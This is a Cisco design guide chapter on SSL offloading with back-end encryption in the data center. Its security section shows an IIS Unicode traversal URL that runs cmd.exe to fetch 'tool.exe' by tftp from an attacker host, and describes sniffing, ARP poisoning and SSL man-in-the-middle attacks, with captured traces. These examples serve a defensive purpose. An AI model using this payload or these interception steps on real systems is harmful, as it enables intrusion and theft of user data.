You can deploy the SSL module in the data center with a load balancing device such as the Cisco Content Switching Module (CSM). The CSM intercepts SSL traffic and sends it to the SSL offloading device, and the CSM is also responsible for monitoring the availability of the SSL encryption devices. If one SSL module fails, the CSM proactively detects the failure and sends new incoming connections to the remaining SSL modules.

The CSM provides load balancing on the decrypted traffic and the SSL module encrypts the traffic again to send it back to the servers.

An additional benefit of using a Cisco SSL offloading device is the support of Cisco Simple Certificate Enrollment Protocol (SCEP).

SCEP is a PKI protocol for network cryptographic devices that is used for certificate enrollment and revocation. SCEP uses PKCS #7 as the digital envelope for certificates and certificate requests, and PKCS #10 as the certificate request syntax. SCEP is supported by many CA software vendors. SCEP traffic is carried on top of HTTP.

For more information about SCEP, see the following URL:

http://www.cisco.com/warp/public/cc/pd/sqsw/tech/scep_wp.htm


Hardware and Software Requirements

This design guide specifies how the SSL module can be deployed with the software release 2.1, which allows back-end encryption. This design guide also requires the use of the CSM Release 4.1(1), which supports the capability of returning decrypted traffic back to the SSL module from which it was received.

Traffic Path

Figure 6-2 shows the traffic path when deploying the SSLSM with back-end encryption in the data center.

Figure 6-2 Traffic Path with Back-end Encryption



Clear text traffic, such as regular HTTP GETs, goes to the CSM and the CSM distributes the requests to the servers listening on port 80.

The CSM also intercepts encrypted HTTP traffic (HTTPS, in red in Figure 6-2) and forwards this traffic to the SSLSM.

The SSLSM returns the decrypted traffic (in black in Figure 6-2) to the CSM for load balancing. Because this traffic is clear text, the CSM keeps session persistence between HTTPS and HTTP.

The left side of Figure 6-2 shows the CSM sending SSLSM-decrypted traffic to the back-end in clear text. However, this is undesirable because a hacker can install a tool such as ettercap on the compromised server and capture the clear text traffic.

The right side of Figure 6-2 shows the scenario in which the SSLSM is configured for back-end encryption. The CSM elects the best server for the incoming request and sends the HTTP request back to the SSLSM with the information about the elected real server. The SSLSM re-encrypts the HTTP request and sends it back to the CSM. The CSM then forwards the request to the real server.


Design Elements

This section describes the main elements of the SSLSM deployment with back-end encryption solution.

CSM-SSLSM Communication

The CSM can communicate with the SSLSM by using one or multiple VLANs, as shown in [Figure 6-3](#).

Figure 6-3 Connectivity between the CSM and the SSLSM




You can have either one VLAN for each domain hosted on the SSLSM, or you can have a single VLAN with multiple multiplexed domains. The design described in this chapter uses the second solution for reasons of simplicity and scalability.

An enhancement available in the 2.1 release allows the same virtual IP (VIP) address to be configured on the CSM and the SSLSM to identify the same service. For example, if the client connects to 10.20.5.80, the CSM is configured to load balance traffic received on 10.20.5.80, and the SSLSM is configured to decrypt traffic received on 10.20.5.80. No Network Address Translation (NAT) is required for the communication between the CSM and the SSLSM.

Servers Default Gateway

You can configure the default gateway of the servers to be either the Multilayer Switch Feature Card (MSFC) or the CSM. In the configurations shown in [Figure 6-4](#) on the left, the CSM operates in bridge mode between the servers and the MSFC, which means it bridges the server VLANs with the client VLANs.

Figure 6-4 CSM Bridge Mode—Inline and CSM One-arm



The advantage of bridging is that the MSFC performs the routing functions between the server VLANs. Server-to-server traffic for separate segments (such as from 10.20.5.x to 10.20.10.x) flows all the way to the MSFC and back to the CSM from the 10.20.10.x VLAN interface of the MSFC.

You can configure the CSM in one-arm mode as depicted in [Figure 6-4](#) on the right.

This design is described in [Chapter 5, “CSM One-arm Design in the Data Center.”](#)

The SSLSM design described in this chapter is equally applicable to both the CSM inline and one-arm design.


The CSM can operate in routed mode for some VLANs and in bridge mode for other VLANs. When using the CSM inline design, the CSM bridges traffic between the MSFC and the servers. This same CSM can be “routing” traffic between the MSFC and the SSLSM or it can be bridging traffic between the MSFC and the SSLSM. Cisco recommends using the CSM to route traffic between the MSFC and the SSLSM instead of bridging it, regardless of whether you are using the CSM inline or one-arm mode. In other words, Cisco recommends that the CSM be the gateway for the SSLSM.

Redundancy

You can use the CSM to achieve SSLSM redundancy because the CSM can provide load distribution to a number of active SSLSMs.

In [Figure 6-5](#), the SSL server farm spreads across two Cisco Catalyst 6500s.

Figure 6-5 Load Distribution to the SSL Farm



The CSM actively monitors the SSLSMs with TCP probes on the SSL port. You can also use ICMP probes, but Cisco recommends using TCP probes because TCP probes provide better health checking for the SSLSM. ICMP pings succeed regardless of the certificate configuration, so a misconfigured SSLSM is still perceived to be healthy with an ICMP ping. On the other hand, a misconfigured SSLSM only answers TCP handshakes when the certificates are properly installed.

Scalability

The scalability numbers for the SSLSM are as follows:

- 3k RSA/s with no session resumption (1024-bit RSA key)
- 3.9k RSA/s with session resumption (1024-bit RSA key)
- 300 Mbps throughput with RC4 and MD5 (symmetric)
- 60k concurrent sessions (64k SSL “connections” to the clients + 64k HTTP “connections” to the servers)
- 256 proxy servers
- 356 key pairs
- 356 certificates

As a result of these numbers, you can expect each CSM to be able to load balance a maximum of 10–15 SSLSMs. These numbers are given by throughput, or Layer 5 setup rate ratio of the two modules.

Providing Security with the SSLSM

This section includes the following topics:

- [Using the SSLSM and IDS for SSL Traffic Analysis](#)
- [SSLSM Back-end Encryption for Data Confidentiality](#)
- [Using SSLSM against SSL Man-in-the-Middle Attacks](#)
- [Using the SSLSM PKI](#)


Data centers are vulnerable to intrusion attacks aimed at stealing confidential information. Applications are typically deployed in multiple tiers: the web/application server provides the presentation function, and the database is the data repository that stores confidential information.

Hackers exploit server vulnerabilities to obtain a shell on the web/application server and to install software that runs unwanted functions (such as Trojan horses) on the target host. At this point, the attacker controls the web/application server in the data center. From this server the attacker has two main methods of retrieving desired information:

- Capturing the traffic that travels on the data center network
- Obtaining access to the database from the web/application server

Using SSL to protect confidential data greatly reduces the effectiveness of the first method. Even so, the hacker can install tools on a compromised host to gain visibility into the SSL-encrypted traffic.

A typical application resides on multiple servers with a load balancer on the front end. The load balancer distributes the load of incoming requests. As shown in [Figure 6-6](#), each application has several users and the load balancer assigns each of them to a different server.

Figure 6-6 Typical Data Center Network

A hacker can compromise a server, install a sniffer, and then wait for users to be assigned to the compromised server. This gives the hacker visibility into only the transactions handled by the compromised server, which in the situation shown in [Figure 6-6](#) is only one-third of the total number of transactions.

Techniques that make the attack more effective control the traffic going to all the Layer 2 adjacent servers from the compromised server. This maximizes the benefit of the intrusion by giving the hacker visibility into all the traffic that passes through the data center, not only the traffic that is assigned to the compromised server.


Most data center applications use SSL to hide sensitive information from attackers. However, it is still possible for a hacker to read into the encrypted information by performing an SSL man-in-the-middle attack.

Using the SSLSM reduces the effectiveness of these attacks.

Using the SSLSM and IDS for SSL Traffic Analysis

Before capturing sensitive data, a hacker must compromise at least one of the servers of a data center, which is often the presentation tier of a multi-tier application. Intrusion detection devices such as the Cisco Intrusion Detection System (IDS) normally detect this phase of the attack by logging alarms for various vulnerabilities that are being exploited. [Figure 6-7](#) shows a hacker exploiting an old vulnerability to force the server into copying a file (`tool.exe`) from the hacker PCs.

Figure 6-7 Hacker Attack Example



An IDS sensor notices that a client is using unicode representation of the backslash character and that HTTP GET is invoking the command shell (cmd.exe), as shown in Figure 6-8.

Figure 6-8 IDS Sensor Display

Signature Name	Sig ID	Severity Level	Device Name	Event UTC Time	Event Local Time	Src Address	Ds
WWWWinNT cmd.exe acc	5081	High	IDS1	2004-09-12 12:54:55	2004-09-12 12:54:55	10.20.15.15	
WWWIIS Unicode attack	5114	Medium	IDS1	2004-09-12 12:54:55	2004-09-12 12:54:55	10.20.15.15	

126894

The hacker can bypass the IDS verification by encrypting the traffic with SSL, which is a common IDS evasion technique. For example, instead of invoking the following:

```

HTTP://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.15%20GET%20tool.exe%20tool.exe
    
```

The hacker can invoke the following:

```

HTTPS://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.15%20GET%20tool.exe%20tool.exe
    
```

With this technique, an IDS is not able to detect the attack. To solve this problem, you can combine the IDS sensor with an SSL offloading device.

In this case, the previous attack is captured by the IDS sensor and the alarms shown in Figure 6-9 are displayed:

Figure 6-9 IDS Sensor Alarms

Signature Name	Sig ID	Severity Level	Device Name	Event UTC Time	Event Local Time	Src Address	Ds
WWWWinNT cmd.exe acc	5081	High	IDS3	2004-09-13 08:53:45	2004-09-13 08:53:45	10.20.15.15	
WWWIIS Unicode attack	5114	Medium	IDS3	2004-09-13 08:53:45	2004-09-13 08:53:45	10.20.15.15	
WWWWinNT cmd.exe acc	5081	High	IDS3	2004-09-13 08:53:45	2004-09-13 08:53:45	10.20.15.15	
WWWIIS Unicode attack	5114	Medium	IDS3	2004-09-13 08:53:45	2004-09-13 08:53:45	10.20.15.15	

126898

In Figure 6-9, there are duplicate alarms because there is decrypted traffic before the load balancing decision (whose destination IP address is the Virtual IP address) between the load balancer and the SSL offloader, and there is decrypted traffic after the load balancing decision performed by the CSM (whose destination IP address is the real IP address). This problem can be fixed with proper design, as described in this chapter.

SSLSM Back-end Encryption for Data Confidentiality

SSL back-end encryption protects not only the traffic that is going to a vulnerable server from being sniffed, but all the traffic going to the server farm. A hacker can compromise one machine and control all transactions going to the adjacent Layer 2 network. If these transactions are exchanged in clear text, the hacker can collect confidential information that travels unencrypted in the adjacent Layer 2 segment.

Sniffing Traffic to the Compromised Machine

The simplest attack scenario for a hacker who wants to collect confidential information is to compromise a server and wait for transactions to be exchanged with this server. For example, the hacker attacks the domain `www.example.com`, and the load balancer assigns this traffic to one server in the farm. By exploiting a buffer overflow, the hacker manages to get administrative privileges and to install various tools such as a sniffer.

The hacker gets a shell from the compromised server, as follows:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>
```

Now the hacker waits for transactions that are assigned to this compromised server. The hacker has copied a configuration file and dumps the sniffed traffic into a text file, as follows:

```
C:\inetpub\scripts>tool -e tool.conf > dump.txt
```

The dump file contains information such as the following:

```
InsertSale@PKId@@CustomerId@@Status&
@OrderDateobD@ShippingHandlingn@ShipToNameP4Maurizio@Address4Portolani@CountryP4California
@PhoneNumber<4408-5251667@Fax<4@SubTotaln@Taxnc@CreditCardTypeP4Card Type
1@CreditCardNumber@411223344@ExpirationDate<41/2005@NameOnCardP4$Name
Lastname@ItemIdList@4387@QuantityList@413
@PriceList@46.9900
```

This happens in two cases:

- The B2X application is not using SSL.
- The B2X application is using SSL decryption on the network and traffic is sent in clear text to the server.

The obvious solution is to use network-based SSL with SSL back-end encryption. By using SSL back-end encryption, the SSL device re-encrypts traffic before sending it to the destination server. This is done by combining the load balancer and the SSL offloader operations.

The sniffed traffic from the compromised server in this case appears as follows:

```
62H"n;L^VrKxTl_pae`)TfG(_lb`{,MG|zonyu<e7";@%(f4#nCyuW>@CM{;L\ts_vCcE-+%U2*FYp'b
d=ibVwpJE+@mb!w1O[+VR3g
y)p&#1}<c`]]71<1o+gR.WcrdU1!uJ2m0OpNxsLI8qC`dXxs|f~o|64+":fCf25k}8-xP\b=%<j
q)!R%'(-A,QN"`Hnm;$9u3Qm&G/.E2N ;=y75Pj}}!y1c/>JF$Y{\$[>!i@R>kbq"o;Y/IL*{{R(dk7j'AueeGq
-Y<p~3Ky&BtA'\Q?i{1U4_&#yBE<tuyJr}J`K+t"\21X|n
4JvV.uP$' $3(:^9kLv+j.e.k==D(8(C@>L?(`e!u5?!aep;,8\4
-%1+,I7PgHk
Nym9`k(Vp=dChGH6Zq4hIMjr7R&&[t8s)4*Aa8FvB=Tn!MMxv@TMX4;WoPf[K6i?uA3-tfj(5R>8P`v-diSu1r|%|U
v$#wyvwPoL={a?-X.})qumDo15hc4<UfTZdTov&3hq?SA~pUv;@(q
```

Layer 2 Man-in-the-Middle Attacks

A hacker can compromise a web/application server in the data center and sniff not only the traffic from the compromised server but also traffic going to other servers. The most vulnerable server in the data center might not be the most important one. The hacker might simply use the compromised server to sniff the traffic that is exchanged in the adjacent Layer 2 segment.

For example, the hacker attacks the domain `www.example.com` in the data center. The load balancer assigns the hacker traffic to one server in the farm. By exploiting a buffer overflow, the hacker manages to get administrative privileges and installs various tools such as a sniffer and ARP poisoning tool, which allows sniffing traffic on the adjacent Layer 2 network by using ARP poisoning among other techniques. The hacker can use the techniques similar to the ones described in the previous section to copy the necessary tools.

From this server, the hacker wants to control other servers in the data center to capture sensitive information that travels in the network. Assume that `10.20.5.106` is the compromised server (because it was the most vulnerable in the server farm) and `10.20.5.105` is the destination server that the hacker wants to control.

The hacker checks the MAC address of the default gateway and the MAC address of the host that you want to monitor from the compromised web/app server, as follows:

```
C:\Inetpub\scripts>arp -a

C:\Inetpub\scripts>arp -a
Interface: 10.20.5.106 on Interface 0x1000003
   Internet Address      Physical Address      Type
   10.20.5.1             00-d0-04-ed-c4-00    dynamic
   10.20.5.105           00-0c-29-7d-77-78    dynamic
```

The hacker uses these MAC addresses to poison the ARP table on the upstream router and the adjacent server (`10.20.5.105`), which allows the sniffing tool to capture transactions going to `10.20.5.105`. By using a tool similar to the one described in the previous section, the hacker can collect a sniffer trace such as the following communication happening with a machine that has not been directly compromised:

```
01:35:38 10.20.5.105:1032 --> 10.20.10.115:1433 proto: T
```

SSL back-end encryption makes it more difficult for the hacker to decrypt the captured data.

Using SSLSM against SSL Man-in-the-Middle Attacks

This section describes the use of the SSLSM to protect against man-in-the-middle attacks.

SSL Man-in-the-Middle Attacks


Hacking tools offer the capability to monitor SSL-encrypted traffic from a compromised device. The hacker must simply copy a false certificate (a self-signed certificate) that looks very similar to the original server certificate to the compromised server. The hacker configures the Trojan to hand out the bogus certificate to the client in place of the server certificate to control the SSL session between the client and the Trojan software.

On the back end, the compromised server negotiates an SSL session with the other servers.

When the sniffer has been correctly configured by the hacker, there are two SSL sessions: one between the client and the compromised server, and one between the compromised server and the destination server. Delivering this false certificate to the client gives the hacker control on the keys that the client uses to encrypt the traffic. This gives the hacker visibility into HTTPS traffic such as username, passwords, credit card numbers, and so on.

Figure 6-10 describes this scenario in more detail.

Figure 6-10 Man-in-the-Middle Attack Scenario




The application user establishes an SSL session with the Trojan on the compromised server (Server 1). The Trojan in turn establishes an SSL session with the destination server (which could be Server 1 itself or another server in the adjacent Layer 2 network) claiming to be the client. The bottom of Figure 6-10 shows the SSL sessions and how the sniffer software can read into the encrypted data.

The user can discover the problem by looking at the warnings that the browser displays. The certificate is not signed by a well-known certification authority (CA), but many users still accept the certificate. The hacker makes the certificate appear authentic by copying information from the original, such as the common name, the organization name, and so on.

Figure 6-11 shows what the end user sees when the session has been hijacked.

Figure 6-11 Browser Alert



The browser indicates that the certificate signature is not from a well-known CA. However, many end users accept and continue. The session is now completely visible to the hacker.

The following trace has been captured using a well-known tool that allows hackers to perform SSL man-in-the-middle attacks. This tool has been installed from a remote machine on a web/application server by exploiting servers vulnerabilities.

```
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip,deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Keep-Alive: 300.
Connection: keep-alive.
Referer:
https://10.20.5.106/webapp7/secure/logon.aspx?ReturnUrl=%2fWebapp7%2fsecure%2fcheckout.aspx.
Cookie: ASP.NET_SessionId=gnawc155x21km555fdp3u3mn.

13:29:27 10.15.0.15:1201 --> 10.20.5.106:443 proto: T
Content-Type: application/x-www-form-urlencoded.

13:29:27 10.15.0.15:1201 --> 10.20.5.106:443 proto: T
Content-Length: 374.

13:29:27 10.15.0.15:1201 --> 10.20.5.106:443 proto: T
__VIEWSTATE=dDwxOTkzNzE0NjI0O3Q8O2w8aTwzPjs%2BO2w8dDw7bDxpPdc%2BO2k8OT47aTwMT47PjtsPHQ8cD
xwPGw8VmlzaWJsZTs%2BO2w8bzxmpjs%2BPjs%2BOzs%2BO3Q8cDxwPGw8VmlzaWJsZTs%2BO2w8bzxmpjs%2BPjs%
2BOzs%2BO3Q8cDxwPGw8VmlzaWJsZTs%2BO2w8bzxmpjs%2BPjs%2BOzs%2BO4%2BOz4%2BOz57w5pZhaDLyd%2F
5wUmIqI1WBDzpw%3D%3D&LogonEmailTextBox=username%40yahoo.com&LogonPasswordTextBox=cisco&Log
onButton=Logon
```


This is a secure checkout. Without SSL man-in-the-middle tools, it is not possible to capture this information from the network traffic. A standard sniffing tool captures the traffic at Layer 2 (the sniffer intercepts the communication from the driver, which is not the SSL termination point).

SSL Termination with SSLSM with Back-end Encryption

As previously discussed, SSL encryption is designed to solve the problem of a hacker sniffing network traffic and capturing sensitive information. However, nothing prevents the hacker from handing out a bogus certificate and intercepting the SSL session between the client and the server.

Figure 6-12 shows this scenario.

